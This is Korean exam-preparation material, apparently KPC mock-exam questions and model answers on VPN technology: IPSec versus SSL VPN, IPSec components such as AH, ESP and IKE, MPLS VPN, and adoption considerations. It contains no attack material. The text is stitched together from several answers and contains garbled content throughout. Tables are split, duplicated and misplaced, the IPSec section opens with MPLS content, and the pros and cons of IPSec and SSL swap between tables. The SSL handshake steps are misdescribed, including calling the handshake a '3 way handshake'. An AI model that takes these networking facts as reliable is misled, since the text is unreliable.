| 적용성 | - 원격접속에 주로 이용<br>- Site-to-Remote | - 내부 네트워크에 주로 이용<br>- Site-to-Site |
| 영향성 | - 방화벽, NAT, 프록시 서버에 영향 받지 않음.     | - 방화벽, NAT, 프록시 서버에 영향 받을 수 있음     |
| 특징  | - 구현간단, 브라우저 자체지원                 | - 하위기반 구현, 키관리 제공                  |

|    |                                        |                                            |
|----|----------------------------------------|--------------------------------------------|
| 장점 | - 단대단 보안 가능<br>- 종단 부하 없음              | - 접속 및 관리의 편리성<br>- Client Server 모두 인증 가능 |
| 단점 | - 운영과 관리가 복잡함<br>- Client Server 모두 불가 | - 방화벽 443 포트 오픈<br>- 종단 부하 발생 가능           |

| 항목   | IPSec VPN                         | SSL VPN                            |
|------|-----------------------------------|------------------------------------|
| OSI  | ● 네트워크계층                          | ● 전송계층                             |
| 인증   | ● 양방향 인증                          | ● 단방향 또는 양방향 인증                    |
| 암호화  | ● 응용 프로그램 의존적                     | ● 표준화된 브라우저에 의존적                   |
| 보안성  | ● Client to Gateway 보안            | ● End-to-End 보안                    |
| 인증   | ● Two-Way 인증                      | ● One or Two-way 인증                |
| 접근성  | ● 제한된 환경하 접속<br>● (정의된 사용자 기반 접근) | ● 분산 환경 통합 접속<br>● (언제 어디서든 접근 가능) |
| 복잡성  | ● 높음                              | ● 보통                               |
| 용이성  | ● 사용자 기술 교육 필요                    | ● 웹기반의 편리한 UI제공                    |
| 확장성  | ● 서버쪽 확장성<br>● (사용자 측면 확장 어려움)    | ● 유연한 확장성                          |
| 용도   | ● 기업 LAN 환경 하 내부사용자 접근 시 적합       | ● 내부사용자, 고객, 원격 접속자 접근시 적합         |
| 응용분야 | ● 모든 IP기반 서비스                     | ● Web 애플리케이션                       |

#### 나. IPSec의 적용 대상


- Host to Host 트래픽의 인증과 암호화
- 서버로 보내는 트래픽의 인증과 암호화
- VPN 연결을 위한 L2TP / IPSec
- site-to-site 터널링
- 안전하고 독립된 논리적 네트워크

#### V. IPSec VPN과 SSL VPN의 비교 및 SSL의 Handshake 절차

##### 가. IPSec VPN과 SSL VPN의 비교

| 구분   | IPSec VPN                   | SSL VPN                 |
|------|-----------------------------|-------------------------|
| 접근제어 | 어플리케이션 차원의 정교한 접근 제어 미흡     | 어플리케이션 차원의 정교한 접근제어 가능  |
| 적용계층 | TCP/IP의 3계층                 | TCP/IP의 4계층             |
| 지원성  | 별도의 소프트웨어 설치 필요             | 웹 브라우저 자체 지원            |
| 암호화  | DES/3DES/AES/RC4, MD5/SHA-1 | DES/3DES/RC4, MD5/SHA-1 |
| 적합성  | Site to Site                | Site to Remote          |

##### 나. SSL의 Handshake의 절차



- SSL은 상호 데이터 전송 전 3 way handshake를 통해 상호 인증절차를 수행

#### 가. SSL의 Handshake의 절차 상세 설명

| 단계                | 설명                                                                       |
|-------------------|--------------------------------------------------------------------------|
| Client Hello      | 웹 브라우저 등을 통해 Server에게 SSL 요청을 하기 위한 초기 단계                                |
| Server Hello      | Server는 ServerHello 메시지와 서버 인증서를 Client로 전송                              |
| ClientKeyExchange | Client는 암호화에 사용되는 Session Key와 클라이언트에서 지원하는 Cipher Suite(암호화 기법 리스트)를 전송 |
| ChangeCipherSpec  | 필요 시 Client 인증서를 전송                                                      |
| Finished          | Server는 Client suite를 허용/거부하고 Finished 메시지를 Client에게 전송                  |
| 데이터전송             | 모든 handshake 완료 후 client가 생성한 session key를 공유하여 데이터 전송단계로 이동             |

#### 문제5) IPSec VPN과 SSL VPN 비교


답)

##### I. . IPSec VPN의 개요

- 양 종단간의 안전한 통신을 지원하기 위해 IP계층을 기반으로 보안 프로토콜을 제공하는 개방형 프레임워크 기반의 가상의 사설망


##### 나. IPSec VPN의 특징

- IP계층 패킷 기반의 인증 및 암호화 프로토콜 지원
- 차세대 인터넷 IPv6에서 기본으로 제공되는 보안 기술
- 전송계층 아래의 IPSec은 응용프로그램/최종 사용자에 투명
- 보안 Gateway에서는 모든 트래픽에 대한 보안 서비스 제공 가능



#### II. IPSec VPN의 구성도 및 구성요소

##### 가. IPSec VPN의 구성도




## 나. IPSec VPN의 구성요소

| 구성요소   | 프로토콜 | 내용                                                                                                                                                                                   |
|--------|------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 프로토콜   | AH   | <ul style="list-style-type: none"> <li>- Authentication Header</li> <li>- 인증 프로토콜</li> <li>- 암호화 기법을 사용 인증, 무결성, 리플레이 방지</li> </ul>                                                  |
|        | ESP  | <ul style="list-style-type: none"> <li>- Encapsulation Security Payload</li> <li>- 암호화 프로토콜</li> <li>- 암호화 기법을 사용 무결성, 리플레이 방지, 기밀성 보장</li> </ul>                                    |
| 데이터베이스 | SAD  | <ul style="list-style-type: none"> <li>- Security Association Database</li> <li>- 보안 연계 데이터베이스</li> <li>- Active Security Association에 대한 정보를 저장</li> <li>- 종단간 터널 SA를 관리</li> </ul> |
|        | SPD  | <ul style="list-style-type: none"> <li>- Security Policy Database</li> <li>- 보안 정책 데이터베이스</li> <li>- 보안정책과 연관된 파라미터 관리</li> </ul>                                                    |

|      |     |                                                                                                                                                                                                                                               |
|------|-----|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|      |     | <ul style="list-style-type: none"> <li>- 각 터널에 대한 보안 정책 유지</li> <li>- 모든 송수신 IP 패킷에 대해 적용</li> <li>- 보안 정책에 따라 IP 패킷에 대해 동작 지정</li> </ul>                                                                                                     |
| 키 관리 | IKE | <ul style="list-style-type: none"> <li>- Internet Key Exchange</li> <li>- 키 생성과 분배 담당</li> <li>- IPSec을 위해 2쌍의 키 필요(AH 와 ESP를 위해 한방향 당 2개)</li> <li>- 수동(Manual) 키 관리: Sysadmin</li> <li>- 자동(Automated) 키 관리: Oakley &amp; ISAKMP</li> </ul> |
| 보안연관 | SA  | <ul style="list-style-type: none"> <li>- Security Association</li> <li>- 전송되는 트래픽에 대해 보안 서비스를 제공하기 위한 두 IPSec 시스템간의 일방향 관계</li> </ul>                                                                                                         |



## III. IPSec VPN의 프로토콜 및 SSL VPN과 비교

## 가. IPSec VPN의 프로토콜



|     |                                |                                            |
|-----|--------------------------------|--------------------------------------------|
|     | - MD5/SHA-1                    |                                            |
| 적합성 | - Site to Site                 | - Site to Remote                           |
| 장점  | - 단대단 보안 가능<br>- 종단 부하 없음      | - 접속 및 관리의 편리성<br>- Client Server 모두 인증 가능 |
| 단점  | - 운영과 관리가 복잡함<br>- 종단 부하 발생 가능 | - 방화벽 443 포트 오픈                            |

"끝"

Between Host A and  
Secure gateway 1Between two  
Secure gatewaysBetween Host B and  
Secure gateway 2

AH Added

ESP applied packet

| 구분 | AH                             | ESP                         |
|----|--------------------------------|-----------------------------|
| 기능 | - 메시지 인증<br>- 무결성<br>- 리플레이 방지 | - 발신자 인증<br>- 무결성<br>- 기밀성  |
| 방식 | - MAC 또는 일방향 해시함수              | - 대칭형 암호화, KMAC 또는 일방향 해시함수 |

#### IV. IPSec VPN 과 SSL VPN의 비교

| 구분   | IPSec VPN                | SSL VPN                   |
|------|--------------------------|---------------------------|
| 접근제어 | - 어플리케이션 차원의 정교한 접근제어 미흡 | - 어플리케이션 차원의 정교한 접근제어 가능  |
| 적용계층 | - TCP/IP의 3계층            | - TCP/IP의 4계층             |
| 지원성  | - 별도의 소프트웨어 설치 필요        | - 웹 브라우저 자체 지원            |
| 암호화  | - DES/3DES/AES/RC4       | - DES/3DES/RC4, MD5/SHA-1 |

KPC 모의고사 63회(15년6월) 정보관리 1교시

| 13 VPN(Virtual Private Network) |                                                                                                                                                                                                |
|---------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 문제                              | VPN(IPSec, MPLS, SSL 등)에 대해 설명하시오.                                                                                                                                                             |
| 도메인                             | 정보보안                                                                                                                                                                                           |
| 출제배경 및 출제의도                     | 보안에 대한 기본 토픽으로서, 다양한 VPN 실 구축사례와 관련 기술, 제품 등에 대한 출제 가능성 있음                                                                                                                                     |
| 핵심 내용 요약                        | 터널링(Tunneling) 기법을 사용해 인터넷과 같은 공중망(Public NW)에서 전용회선/Private NW)을 구성한 것과 같은 효과를 내는 가상 네트워크                                                                                                     |
| 키워드                             | <ul style="list-style-type: none"> <li>● 보안, 터널링, 공중망, 전용회선, 암호화, 인증, 키 관리, 복수 프로토콜, Lan to Lan, Lan to Client</li> <li>● Layer4, SSL, Layer3, IPSec, Layer2, L2F, L2TP, PPTP, MPLS</li> </ul> |
| 목차예시                            | <ol style="list-style-type: none"> <li>1. 공중망의 전용회선 효과 기술 VPN 개요</li> <li>2. VPN의 구성 개념도 및 구현 기술, 서비스</li> <li>3. VPN의 도입 시 고려 사항</li> </ol>                                                   |
| 고득점 전략                          | Layer 별 VPN 서비스 종류, 특징, 상세기술을 각각 나열하거나 비교표를 통해 비교하고 관련 제품, 솔루션을 제시                                                                                                                             |

|           |                                                                                                                                                                                                                                                                    |
|-----------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 채점 점수 가이드 | <p>① VPN(Virtual Private Network)에 대한 개념, 이해 부족 (1~3점)</p> <p>② VPN(Virtual Private Network)에 대한 기본 이해 수준 (3~5점)</p> <p>③ VPN(Virtual Private Network)에 대한 Layer별 제공 서비스, 기술 제시 (5~6점)</p> <p>④ VPN(Virtual Private Network)에 대한 기술 및 종류, 제품을 상세하게 비교하여 설명(+α)</p> |
| 난이도       | ★ ★ ★ ☆ ☆ (별 5 개 기준)                                                                                                                                                                                                                                               |
| 학습 가이드    | 네트워크 OSI 7Layer 별 VPN 서비스를 제공하는 종류, 특징, 상세 구성기술을 이해하여야 함                                                                                                                                                                                                           |
| 참고문헌      | 아이리포 카페자료 참조<br>관련 웹 서핑 ( <a href="http://cafe.naver.com/itlf/17141">http://cafe.naver.com/itlf/17141</a> )                                                                                                                                                        |
| 출제자       | 이춘식 기술사(제 89 회 정보관리기술사 / csklee@cslee.co.kr)                                                                                                                                                                                                                       |

## 1. 공중망의 전용회선 효과 기술 VPN 개요

### 가. VPN(Virtual Private Network)의 정의

- 터널링(Tunneling) 기법을 사용해 인터넷과 같은 공중망(Public NW)에서 전용회선/Private NW)을 구성한 것과 같은 효과를 내는 가상 네트워크


### 나. VPN의 특징

- 비용절감 : 전용선을 위한 고가의 장비 구성을 위한 물적, 인적 관리 비용절감
- 구성편의성 : 논리적 연결로서 망의 생성, 제거
- 보안성 : 인증 및 암호화를 통한 정보보호기능

## 2. VPN의 구성 개념도 및 구현 기술

### 가. VPN의 구성 개념도

- 터널링을 기반으로 캡슐화/암호화를 수행



### 나. VPN 구현 기술

| 구현기술    | 내용                                                                                                                                                              |
|---------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 터널링     | <ul style="list-style-type: none"> <li>- VPN 내에서 두 호스트 간 가상 경로를 설정해 줌</li> <li>- 데이터 전송 시 패킷을 캡슐화하여 첨부된 헤더의 정보에 포함된 라우팅 정보를 이용하여 패킷 송수신이 가능하도록 하는 기술</li> </ul> |
| 암호화     | <ul style="list-style-type: none"> <li>- 기밀성 보장을 위한 매커니즘</li> <li>- 전송중인 정보의 공개방지(DES, SEED 등 사용)</li> </ul>                                                    |
| 인증      | <ul style="list-style-type: none"> <li>- 네트워크를 통해 데이터를 보낸자가 누구인지 인증</li> </ul>                                                                                  |
| 키 관리    | <ul style="list-style-type: none"> <li>- 사전에 공유한 암호화 키의 안전한 분배를 위한 키의 안전한 관리 매커니즘</li> <li>- IKE(Internet Key Exchange) 프로토콜을 사용</li> </ul>                     |
| 복수 프로토콜 | <ul style="list-style-type: none"> <li>- 공용 네트워크에서 일반적으로 사용되는 프로토콜을 처리</li> </ul>                                                                               |

## 3. Layer별 주요 VPN 서비스

### 가. IPSec VPN

| 구분   | 주요내용                                                                                                   |
|------|--------------------------------------------------------------------------------------------------------|
| 개념   | <ul style="list-style-type: none"> <li>- 패킷 스위칭 기술인 MPLS 환경을 통해 VPN 구현</li> <li>- 네트워크 기반기술</li> </ul> |
| 동작계층 | 데이터링크 계층(2, 3 계층)                                                                                      |

|        |                                                                                                                                                                                                                                                                                                                                                                                                                            |
|--------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 개념     | <ul style="list-style-type: none"> <li>-IP 프로토콜의 일부인 IPSec 프로토콜을 이용하여 VPN을 구현</li> <li>-전용VPN 장비를 통해서만 통신 가능</li> </ul>                                                                                                                                                                                                                                                                                                    |
| 동작계층   | -네트워크계층(3계층)                                                                                                                                                                                                                                                                                                                                                                                                               |
| 구성방법   | <ul style="list-style-type: none"> <li>-랜트랜 VPN(Site-to-Site, 혹은 Gateway-to-Gateway)</li> <li>-원격접속 VPN(Site-to-Remote, 혹은 Gateway-to-Remote)</li> </ul>                                                                                                                                                                                                                                                                   |
| 적합한 환경 | <ul style="list-style-type: none"> <li>-일반적인 본사-지사간 VPN 환경</li> <li>-C/S 기반 어플리케이션 운영</li> </ul>                                                                                                                                                                                                                                                                                                                           |
| 표준     | -RFC 2401                                                                                                                                                                                                                                                                                                                                                                                                                  |
| 장점     | <ul style="list-style-type: none"> <li>-보안수준과 암호화 기능 뛰어남(높은 보안수준 유지가능)</li> <li>-다양한 환경에 적용, 고객이 어플리케이션과 독립적으로 운영(특명성 제공)</li> <li>-다양한 인터넷 접속기술 활용 가능</li> <li>-고객 사 고유정책 반영</li> </ul>                                                                                                                                                                                                                                   |
| 단점     | <ul style="list-style-type: none"> <li>-높은 초기도입 비용, 각 지사 VPN 장비 필요</li> <li>-트래픽 제어 및 QoS 기능 미약</li> <li>-지속적인 관리비용 발생, 대규모 원격 접속환경 에는 다소 부족함</li> </ul>                                                                                                                                                                                                                                                                   |
| 구성     | <p>The diagram illustrates the architecture of an IPSec VPN. It shows a 'IPSec 클라이언트' (IPSec Client) connected to an '인터넷' (Internet) via an 'IPSec 터널'. The '인터넷' is represented by a cloud-like shape. From the '인터넷', the connection continues through an 'IPSec 터널' to a 'IPSec VPN/파이어월' (IPSec VPN/Firewall). Finally, the connection reaches a '터널된 서브넷' (Tunneled Subnet) which contains several server icons.</p> |



### 나. MPLS VPN

| 구분   | 주요내용                                                                                                   |
|------|--------------------------------------------------------------------------------------------------------|
| 개념   | <ul style="list-style-type: none"> <li>- 패킷 스위칭 기술인 MPLS 환경을 통해 VPN 구현</li> <li>- 네트워크 기반기술</li> </ul> |
| 동작계층 | 데이터링크 계층(2, 3 계층)                                                                                      |

|        |                                                                                                                                                                                                                                                                                     |
|--------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 구성방법   | 랜트랜, 원격접속                                                                                                                                                                                                                                                                           |
| 적합한 환경 | 시간에 민감한 어플리케이션 운영 환경(음성, 동영상)                                                                                                                                                                                                                                                       |
| 표준     | RFC 2547                                                                                                                                                                                                                                                                            |
| 장점     | <ul style="list-style-type: none"> <li>- 확장성 : 동일 네트워크 이용하여 다수의 VPN 서비스 제공</li> <li>- 통합성 : 단일 네트워크에서 데이터, 음성, 비디오 데이터 처리 가능</li> <li>- 표준 기술 : 이기종 간 호환성에 대한 검증 필요 없음</li> <li>- 트래픽 관리 기술 : 트래픽 제어 기술 제공으로 QoS, CoS 서비스 제공 가능</li> <li>- 관리 편의성 : 별도의 투자 비용이나 관리 비용 없음</li> </ul> |
| 단점     | <ul style="list-style-type: none"> <li>- 동일 ISP 내부에서만 운영 가능, 고객사 고유정책 반영 미약</li> <li>- 공중망 전송 시 암호화 기능 미약함, 대역폭에 비해 고비용 구조</li> </ul>                                                                                                                                               |
| 구성     | <p>MPLS VPLS</p> <p>PE : Provider Edge<br/>CE : Customer Edge</p>                                                                                                                                                                                                                   |

**다. SSL VPN**

| 구분     | 주요내용                                                                                                             |
|--------|------------------------------------------------------------------------------------------------------------------|
| 개념     | <ul style="list-style-type: none"> <li>- 보안통신 프로토콜(SSL)을 통해 VPN 구현(HTTP → HTTPS)</li> <li>- 네트워크 기반기술</li> </ul> |
| 동작계층   | - 전송계층~응용계층(4~7 계층)                                                                                              |
| 구성방법   | - 원격접속                                                                                                           |
| 적합한 환경 | <ul style="list-style-type: none"> <li>- 다수의 원격 사용자를 가진 환경</li> <li>- 웹 기반 어플리케이션 운영환경</li> </ul>                |

**[기타자료]****1. OSI 7 Layer 계층 별 터널링 기술**

## 2. VPN 구성 유형

| 구분   | Lan to Lan          | Lan to Client             |
|------|---------------------|---------------------------|
| 개념   | 두 개의 네트워크를 VPN으로 구성 | 원격지의 개인 사용자와 보호대상 네트워크 연결 |
| 활용예시 | 본사-지사 연결            | 출장자, 재택 근무자 지원            |
| 인증   | VPN 장비 간            | VPN 장비와 VPN Client 프로그램 간 |
| 암호화  | 고속                  | 저속                        |
| 이슈   | 성능                  | 인증, 사용자 편의성               |
| 적용기술 | IPSec VPN 적합        | SSL VPN 적합                |
| 구성   |                     |                           |

## 3. VPN 의 도입 시 고려 사항

### 가. 도입사 측면의 고려사항

| 구 분                | 내 용                                                                                     |
|--------------------|-----------------------------------------------------------------------------------------|
| 목표, 전략 검토          | VPN도입을 위한 자사의 목적과 전략 검토(보안레벨 향상, 업무효율성 향상 등에 대한 정량적 검토)                                 |
| 비용 검토              | ROI, 회수율 : 투자대비효과 및 투자비용회수율<br>구축비, 운영비 : VPN 도입 시에 발생 되는 비용과 운영에 발생되는 비용을 전용망에 대비하여 분석 |
| 기존Network 환경에서 VPN | 관리자는 자사의 업무특성을 파악하여 어떤 구성이 적합한지 잠정적으로 파악 해야 함.                                          |

|          |                                                                                                                                                                                                                                                                                    |
|----------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 적용 검토    | 예) Remote Access VPN : 전국적인 재택근무 및 이동 사용자가 원격지에서 업무 서버 접근이 빈번함<br>Site to Site VPN(Intranet VPN) : 전국적인 유통 대리점이 널리 분포 되어있다면 이때 적합<br>대부분은 Remote Access VPN과 Site to Site VPN이 혼합된 구성이 많으며, 비중의 차이만 있을 뿐 임 외부고객까지 확장되는 Extranet VPN 구성은 내부 보안정책 및 협력 관계 정도에 따라 이루어지므로 적용 사례가 많지 않음 |
| 보안 통합 기획 | VPN 도입 전에 보안통합에 대한 상세한 기획이 필요                                                                                                                                                                                                                                                      |
| 운영 및 평가  | VPN 도입 이후 관련 PM이 업무에 전담하여 운영 및 효과를 평가                                                                                                                                                                                                                                              |

### 나. 기능적 측면의 고려사항

| 구 분             | 설 명                                                                     |
|-----------------|-------------------------------------------------------------------------|
| 터널링 기술과 구성형태 선택 | Client를 활용한 IPSec 기반의 VPN을 도입 할 것인지 웹 브라우저 기반의 SSL VPN을 도입할 것인지 고려해야 함  |
| 장애복구 시간         | 일시적 장애발생시 OS 재 기동 만으로도 정상 동작하는가                                         |
| 기존 N/W 환경 수용    | 방화벽, 사설IP 등을 사용하는 기업망 적용 시 N/W 변경을 최소화 하면서 구성 될수 있는가?                   |
| 상호 운영성          | 본사,지사가 서로 다른 VPN 구성일 경우 IPSec 등의 연동에 문제가 없는가                            |
| 다양한 접속 지원       | Remote Access VPN의 경우 국내는 PPP, ADSL, Cable, Wireless 등의 다용한 원격지 접속을 요구함 |
| 관리 편이성          | 로그, 통계, 리포팅 등의 기능에서 관리의 편이성이 지원되어야 함<br>편리한 유지보수 및 사용자 관리기능, 모니터링기능     |
| 확장성             | 대부분의 VPN제품들이 Fast Ethernet을 지원하고 있지만, 최근 들어 상호간에 전송되는 트래픽 양의 증가와 더불어    |


|     |                                                 |
|-----|-------------------------------------------------|
|     | Gigabit VPN제품을 검토하는 사례 증가하며 확장성을 위해<br>검토 되어야 함 |
| 안정성 | 해킹 및 침해에 대한 강건성<br>인터넷 사용에 따른 신뢰성 있는 대역폭 확보     |

2010년 1월 KPC 모의고사 15회

### 문제) MPLS VPN

답)

1. MPLS를 이용한 가상네트워크, MPLS VPN의 개념
